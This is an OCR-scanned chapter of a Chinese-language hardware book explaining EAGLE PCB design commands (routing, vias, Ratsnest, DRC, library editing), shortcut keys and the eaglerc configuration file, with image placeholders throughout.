


图7-94　元件属性修改

选择要放新项目的路径，文件→新建→工程，然后给新工程命名，例如“HackMe”。

Dimension（标尺）：用于测量的标尺，可以对原理图或者 PCB 中的对象尺寸进行测量，单位为栅格，如图 7-95 所示。如果按住 Ctrl 键再单击鼠标左键，可以以任意一点为起始点进行测量。在工具栏可以看到测量的各种参数，例如单位、精度、延长线等。




图7-95 标尺

Module（模块）：模块选项，单击模块按钮后会打开模块选项，新建模块会在当前页面添加一个紫色的方框代表一个模块，同时在原理图页面可以看到有“m1”格式的模块图在其中，如图 7-96 所示。在模块图上单击鼠标右键，弹出的菜单中有新建图纸、移除图纸、移除模块和重命名等功能，如图 7-97 所示。

模块化可以让原理图更清晰明了，也使得整个模块的复制更便捷。




图7-96 模块添加

图7-97 模块处理

Port（接口）：为模块添加接口，用于连接模块。在工具栏中，“方向”选项决定了模块的网络连接接口和方式，如图 7-98 所示。




图7-98　接口添加

ERC（电气规则检查）：对已经存在的原理图和 PCB 进行电气规则检查和一致性检查。检查出的错误和警告都可以帮助减少设计中的错误。当然，一些无关紧要的警告，可以全部清除，如图 7-99 所示。

Errors（错误信息）：查看 ERC 检查出来的错误信息。如果之前全部清除了，那么显示的就是已被清除，如图 7-100 所示。

图7-99　电气规则检查错误信息

图7-100　ERC错误处理

2. PCB设计的常用命令

PCB 设计时，大多数命令都和原理图设计中使用的命令相同或者类似，本节只介绍不同的命令。

Lock（锁定）：在 PCB 板上锁定一个元件的位置和方向，如果一个元件被锁定了，就不能移动或者旋转。使用“Shift+Caps Lock”组合键可以解除元件锁定，或者在元件属性中勾选“Locked”选框，如图 7-101 所示。

为了标识元件的锁定状态，EAGLE 将锁定的元件的原点十字符号从“+”形状转为“×”形状，如图 7-102 所示。

Meander（蛇线）：在高速和射频电路中，经常要画差分线或者等长蛇线，运行这个命令后，选择线再拖动就可以，同时会显示线长。按住 Ctrl 键单击线，可以测量这条信号线路的长度，如图 7-103 所示。




图7-101　元件锁定




图7-102　元件锁定状态显示




图7-103　蛇线

Route（布线）：最重要的功能之一，将逻辑连接显示的鼠线转变为金属导线，是 PCB 布线必须使用的命令之一。

在工具栏可以配置布线层、线型、拐角形状、线宽、过孔样式、过孔大小这些参数，如图 7-104 所示。




图7-104　布线及参数设置

Route 命令和鼠标的左/中/右键一起使用可以提供不同的功能，即在走线时，通过鼠标按键可以实现不同的样式变换。如果配合使用 Ctrl 键和 Shift 键，可以组合出更多的功能，下面列出了一些常用的功能，如表 7-3 所示，更多详细功能请看帮助文档。

表 7-3　按键组合功能

按键组合	功　　能
Ctrl+Left	顺着任何一个过孔或导线的给定点开始布线
Shift+Left	如果鼠线从一条已经存在的导线上开始，并且这条导线的线径宽度不同，则新的导线将采用已存在的导线的线径宽度
Center	添加过孔，在不同的信号层间切换
Right	选择走线的弯曲类型
Shift+Right	反向切换导线的弯曲类型
Ctrl+Right	在相关联的弯曲类型间固定切换
Shift+Left	在导线的末端放一个过孔
Ctrl+Left	当画一个圆弧终点时定义圆弧半径

Ripup（取消布线）：如果布线有错怎么办？Ripup 命令可以将已经布好的导线转换为未布线的鼠线，还可以把经过覆铜的多边形填充区域转换为轮廓显示，也就是俗称的隐藏覆铜，这也是最常用的命令之一。

如果在命令栏中输入信号名称作为参数可以针对这个信号进行 Ripup 操作，详情可以看帮助文档。

注意：Ripup 只能操作连接到元件的信号线，如果未连接到元件，只能用 Delete 命令来删除，如图 7-105 所示。




图7-105　取消布线

Via（过孔）：在电路板上放置一个电镀过孔。如果在 Route 命令中改变层号会自动生成一个过孔，可以用 Name 命令将过孔名称改成一个网络名称把这个过孔连接到这个网络。过孔在外部层（顶层或者底层）可以有不同的外形（圆形、正方形、八边形），但在内部层总是圆形的，如图 7-106 所示。




图7-106　放置过孔

Signal（信号）：手动定义一个信号网络。如果启用了正反标注功能（原理图和 PCB 一致性检查），就无法使用手动定义网络的功能，需要先在原理图编辑器中使用 Net 命令定义连接。这个功能基本不使用。图 7-107 所示为禁止编辑的警告。

Hole（机械孔）：放置一个机械过孔，如图 7-108 所示。通常作为固定孔或者安装孔，

在菜单中有设置钻孔直径的参数，单位和栅格设置中的单位一致。

注意：机械孔在 PCB 加工时没有做金属化，这和过孔不同。

图7-107　禁止编辑的警告




图7-108　放置机械孔

Ratsnest（鼠线轨迹跟踪）：计算可能的最短鼠线和显示真实的多边形区域，也就是覆铜填充。

使用带网络名的 Ratsnest 命令可以计算和显示相应的鼠线，如果在网络名称前加“!”可以隐藏相应的鼠线。通常在布线时使用“Ratsnest ! gnd”命令隐藏地线的鼠线，这样可以排除地线的鼠线带来的视觉影响，等布线完成后，再用“Ratsnest gnd”命令显示地线的鼠线保证共地连接，如图 7-109 和图 7-110 所示。更多信息看帮助文档。

使用 SET 命令可以禁用多边形的计算，也可以通过菜单 Options/Set/Misc 或者输入命令 SET POLYGON_RATSNEST ON | OFF 或简短命令 SET POLY ON | OFF 实现相同的功能。

当使用 ROUTE 命令画线时自动执行 Ratsnest 命令。

当 Ratsnest 命令有效时，PCB 编辑窗口的状态栏会显示当前计算的网络。




图7-109　Ratsnest隐藏鼠线




图7-110　Ratsnest取消隐藏鼠线

Auto（自动布线）：高端人士及懒人必备，PCB 自动布线。根据预设的规则自动计算布线。如果没有高速信号线、差分信号线需求，也没有美观需求，就可以使用自动布线功能。当然，前提是用户购买了拥有自动布线功能的软件授权。自动布线布出的线虽然凌乱，但胜在省事，节省人力。

EAGLE 的自动布线功能做得很不错，只要规则设置合理，对板子没有特殊要求，布出来的板子基本都能用，如图 7-111 和图 7-112 所示。

注意前提条件：规则设置合理！新手还是老老实实手动布线为佳，具体的规则设置请看帮助文档。




图7-111　自动布线规则设置（1）

图7-112　自动布线规则设置（2）

DRC 设计规则检查：定义设计规则，然后进行规则检查，看画的板子是否符合设计规则的定义，如图 7-113 所示。

图7-113　DRC设计规则的设置

在这里还有个设定很重要，那就是多层板。在规则定义的第二项“Layers”菜单中，有板层结构设置，默认为“(1*16)”，意思是 1 层和 16 层，如图 7-114 所示，也就是常规的双面板（两层板）设置。如果设置为“(1*2*15*16)”，那就是 1、2、15、16 四层板，如图 7-115 所示。板层顺序、层参数都可以设置，应用确认设置，在层显示里面就能看到除了默认的 1 层和 16 层之外还有新设置的第 2 层和第 15 层，如图 7-116 所示。

图7-114 双层PCB设置

图7-115 四层PCB设置

Nr	Name
1	Top
2	Route2
15	Route15
16	Bottom

图7-116　四层PCB层显示

有时会发现自己设置了过孔周边铜箔大小，但在 PCB 中显示的过孔铜箔却比自己设置的大，这是因为在规则设置中会对它进行二次设置，如图 7-117 所示。总之，在设计规则定义的各个选项参数中，能找到很多莫名其妙问题的原因。

图7-117　过孔铜箔参数设置

确定好设计规则后检查，可以看到不符合设计规则的地方，双击错误或者警告会高亮并用方框指出不符合设计规则的地方，比如这里是因为开的机械孔距离线路太近，不符合规则预设，如图 7-118 所示。如果确认无关紧要，直接忽略即可。

3. 元件库编辑常用命令

Edit（编辑）：加载一个元件进行编辑，如图 7-119 所示。

图7-118　DRC设计规则检查错误信息

图7-119　元件编辑选择

Add（添加符号）：用来添加元件符号，如图 7-120 所示。




图7-120　添加元件符号

Pin（引脚）：为原理图符号放置引脚，如图 7-121 所示。

当 PIN 命令有效时，可以使用参数栏或者输入 CHANGE 命令调整引脚参数（例如名称、方向、功能、长度、是否可见、引脚互换），还可以使用 NAME 命令改变引脚名称。

元件参数显示：使用 TEXT 命令来放置。

- 第 25 层（tNames 层）上的字符串“>NAME”，它是包含了元件名称的文本变量。
- 第 27 层（tValues 层）上的字符串“>VALUE”，它是包含了元件的值的文本变量。

Pad（通孔焊盘）：为一个常规的直插型元件放置通孔焊盘。这种焊盘是一种贯穿 PCB 板所有层的电镀过孔，焊盘的外形在表层（顶层和底层）上可以是圆形、长方形、八角形或者长形，但内部所有层的焊盘总是圆形。

在顶部工具栏可以修改焊盘样式，如图 7-122 所示。




图7-121　元件引脚添加及参数设置




图7-122　通孔焊盘添加及参数设置

SMD（贴片焊盘）：放置表面贴装型焊盘。可以使用 NAME 命令修改 Pad 焊盘或者 SMD 焊盘的名称。也能使用 WIRE 命令、ARC 命令或者其他命令来画 SMD 型焊盘。

字符和符号必须放到第 21 层（tPlace 层），附加的图形信息文档放到第 51 层（tDocu 层），在必要时使用 CIRCLE、RECT 或者 POLYGON 命令在第 41 层（tRestrict 层）、第 42 层（bRestrict 层）、第 43 层（vRestrict 层）、第 39 层（tKeepout 层）或者第 40 层（bKeepout 层）为自动布线提供限制区域。

必要时使用 HOLE 命令放置安装孔。

元件参数显示：使用 TEXT 命令来放置。

- 第 25 层（tNames 层）上的字符串“>NAME”是包含了元件名称的文本变量。
- 第 27 层（tValues 层）上的字符串“>VALUE”是包含了元件的值的文本变量。

使用 DESCRIPTION 命令为封装添加描述，如图 7-123 所示。




图7-123　贴片焊盘添加及参数设置

7.3.6　快捷键

作为代码达人，是不是早已习惯了各种各样的快捷键？EAGLE 当然也有，而且是可以自定义的。

单击菜单→选项→按键分配选项打开快捷键配置菜单（如图 7-124 所示）。原理图编辑器、PCB 编辑器和元件编辑器的快捷键各自独立，需要各自配置，例如作者的原理图快捷键配置如图 7-125 所示，PCB 快捷键设置如图 7-126 所示。




图7-124　快捷键选项

图7-125　原理图快捷键设置

图7-126　PCB快捷键设置

快捷键按照个人习惯修改就行，如果要添加，单击“新建”按钮，选择按键或者组合按键，然后输入命令，单击“OK”按钮，如图 7-127 所示，再在按键分配的界面单击“OK”按钮即可。

图7-127　添加快捷键

就像游戏 Dota 一样，用鼠标点技能的大多是新手，整个操作的效率比键盘快捷键低很多，用快捷键可以极大地提高操作速度和操作效率。

7.3.7 配置文件

前面说过界面的配置、快捷键的配置，但这些配置如何保存呢？如果有好几台电脑或者重装系统了，难道要一遍一遍配置吗？当然不用！

EAGLE 的配置文件，在 Linux 和 Mac 系统下叫作“.eaglerc”，路径位于“$Home/”，在 Windows 系统下叫作“eaglerc.usr”，路径位于“C:\Users\Administrator\AppData\Roaming\CadSoft\EAGLE”，所以想要备份配置文件，备份这个文件就可以了，我们用文本编辑器打开这个文件，可以看到快捷键配置（如图 7-128 和图 7-129 所示），所以想添加快捷键，可以在这里直接添加，还有其他很多选项的配置在这里都能找到对应的配置选项，如果有兴趣读者可以自己研究。

```
Brd.Key.A+F1 = "Grid mil 1 line on"
Brd.Key.A+F2 = "Grid mil 0.5 line on"
Brd.Key.A+F3 = "Grid mil 0.1 line on"
Brd.Key.C+A = "Add"
Brd.Key.C+C = "Copy"
Brd.Key.C+D = "Delete"
Brd.Key.C+E = "Erc"
Brd.Key.C+F = "Move"
Brd.Key.C+G = "Group"
Brd.Key.C+H = "Hole"
Brd.Key.C+I = "Info"
Brd.Key.C+M = "Move"
Brd.Key.C+N = "Name"
Brd.Key.C+P = "Paste"
Brd.Key.C+R = "Ripup"
Brd.Key.C+V = "Value"
Brd.Key.C+W = "Route"
Brd.Key.C+X = "Cut"
Brd.Key.F1 = "Display"
Brd.Key.F2 = "Display None 1 16 17 18 19 20 21 22 23 24 25 26 46 51 52"
Brd.Key.F3 = "Display None 1 17 18 19 20 21 23 25 29 46 51"
Brd.Key.F4 = "Display None 16 17 18 19 20 22 24 26 30 46 52"
Brd.Key.F5 = "Display None Top Pads Vias Dimension Unrouted tOrigins tStop 46"
Brd.Key.F6 = "Display None Bottom Pads Vias Dimension Unrouted bOrigins bStop 46"
Brd.Key.F7 = "Display None tPlace Dimension tNames"
Brd.Key.F8 = "Display None bPlace Dimension bNames"
Brd.Key.F9 = "Display -25 -26"
Brd.Key.F10 = "Display -29 -30"
Brd.Key.SC+F1 = "Grid mil 100 line on"
Brd.Key.SC+F2 = "Grid mil 50 line on"
Brd.Key.SC+F3 = "Grid mil 25 line on"
Brd.Key.SC+F4 = "Grid mil 5 line on"
Brd.Key.SC+F5 = "Grid mm 0.635 line on"
```

图7-128 快捷键配置（1）

```
Lbr.Key.A+F2 = "Window fit"
Lbr.Key.C+C = "Copy"
Lbr.Key.C+D = "Delete"
Lbr.Key.C+G = "Group"
Lbr.Key.C+I = "Info"
Lbr.Key.C+M = "Move"
Lbr.Key.C+N = "Name"
Lbr.Key.C+P = "Paste"
Lbr.Key.C+W = "Wire"
Lbr.Key.F2 = "Display None 1 16 17 18 19 20 21 22 23 24 25 26 51 52"
Lbr.Key.F3 = "Display None 1 17 18 19 20 21 23 25 51"
Lbr.Key.F4 = "Display None 16 17 18 19 20 22 24 26 52"
Lbr.Key.F5 = "Display None Top Pads Vias Dimension Unrouted tOrigins"
Lbr.Key.F6 = "Display None Bottom Pads Vias Dimension Unrouted bOrigins"
Lbr.Key.F7 = "Display None tPlace Dimension tNames"
Lbr.Key.F8 = "Display None bPlace Dimension bNames"
Lbr.Key.F9 = "Undo"
Lbr.Key.F10 = "Redo"
Lbr.Key.SA+BS = "Redo"
Lbr.Key.SC+F1 = "GRID mil 100 line on"
Lbr.Key.SC+F2 = "GRID mil 50 line on"
Lbr.Key.SC+F3 = "GRID mil 25 line on"
Lbr.Key.SC+F4 = "GRID mil 5 line on"
Lbr.Key.SC+F5 = "GRID mm 0.635 line on"
```

图7-129　快捷键配置（2）

小贴士：在 Linux 和 Mac 系统下复制配置文件，注意配置文件的属主和权限，如果发现配置文件无效，可以检查下，然后用 chown 命令和 chmod 命令修改属主和权限。

7.4　PCB设计的基本规则

